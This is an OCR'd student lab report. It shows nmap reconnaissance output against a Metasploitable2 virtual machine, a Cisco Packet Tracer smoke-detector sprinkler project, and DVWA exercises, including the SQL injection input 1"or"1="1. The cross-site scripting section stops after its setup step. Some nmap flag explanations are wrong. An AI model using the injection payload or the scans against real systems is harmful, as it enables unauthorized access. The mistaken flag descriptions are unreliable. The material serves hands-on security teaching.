64 bytes from 192.168.56.101: icmp_seq=18 ttl=64 time=0.770 ms
^C
── 192.168.56.101 ping statistics ──
18 packets transmitted, 18 received, 0% packet loss, time 17498ms
rtt min/avg/max/mdev = 0.659/0.752/0.992/0.089 ms

┌──(root㉿kali)-[/home/kali]
```

b) **nmap -sV**



c) nmap -sT

This command is used to scan the TCP port.

d) **nmap -O**

This command is used to scan the operating system for its version


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -O 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 01:57 EST
Nmap scan report for 192.168.56.101
Host is up (0.00060s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.56 seconds
```

e) **nmap -A**

This is used to scan all the ports and scan the complete system.


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A  192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:09 EST
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 86.96% done; ETC: 05:10 (0:00:02 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.00067s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.102
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
|_ssl-date: 2023-03-02T10:10:11+00:00; -1s from scanner time.
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
```

```
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      37697/tcp   mountd
|   100005  1,2,3      60081/udp   mountd
|   100021  1,3,4      40649/tcp   nlockmgr
|   100021  1,3,4      51365/udp   nlockmgr
|   100024  1          46114/tcp   status
|_  100024  1          59212/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: Speaks41ProtocolNew, LongColumnFlag, SupportsTransactions, ConnectWithDatabase, SwitchToSSLAfterHandshake, SupportsCompression, Support41Auth
|   Status: Autocommit
|_  Salt: NJiTFBVk7oLjUGEdHxG8
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2023-03-02T10:10:11+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
```



f) nmap –Pt

This is used to scn the system using telnet.





Networking project on Fire extinguisher using cisco packet tracer.

This project is done using the cisco packet tracer. This is used because it allows us to simulate the network devices. This project is used to control the fire and to activate the filter when there is smoke detected.

To implement this, we need mainly 4 components they are a server, water sprinkler, smoke detector, and 3 cars that emits the smoke. After dragging and dropping all these components to the working area then we have to change the name of the server to registration server and the water sprinkler to the sprinkler. Then the all the network must be static type we can check them in the config in the settings of each component. After this the ipv4 address for server, water sprinkler and the smoke detector must be assigned. The ipv4 address of these components will be 1.0.0.1, 1.0.0.2, 1.0.0.3 respectively. After in the desktop settings of the server we have to search the user and create the account by giving username and password as admin. After this the connection between

fire extinguisher, and smoke detector must be established by selecting the remote desktop option of each component. Then in the server 2 conditions must be added as smoke on and smoke off by setting the limits.






Group2:

Perform exploiting DVWA

Perform SQL injection on DVWA


Step 1: Turn on the kali linux and the metasploitable machine on the virtual machine find the metaspoitable machine IP address and enter the IP address in the firefox.




```
 _                  _                  _ _        _     _       ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```


- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV


Step 2: Open the link DVWA and enter the username as admin and the password as password.



Step 3: Go to DWDA security page and change the security level from high to low. Then go to SQL injection and type the user ID as 1”or”1=”1 click submit. Now you will get the username.



DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
Script Security
Security Level is currently low.
You can set the security level to low, medium or high.
The security level changes the vulnerability level of DVWA.
low
Submit
PHPIDS
PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
You can enable PHPIDS across this site for the duration of your session.


Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
Vulnerability: SQL Injection
User ID:
1"or"1="1
Submit
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html



Perform Cross-site scripting on DVWA


Step 1: Turn on the kali linux and the metasploitable machine on the virtual machine find the metaspoitable machine IP address and enter the IP address in the firefox.




```
 _                  _                  _ _        _     _       ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

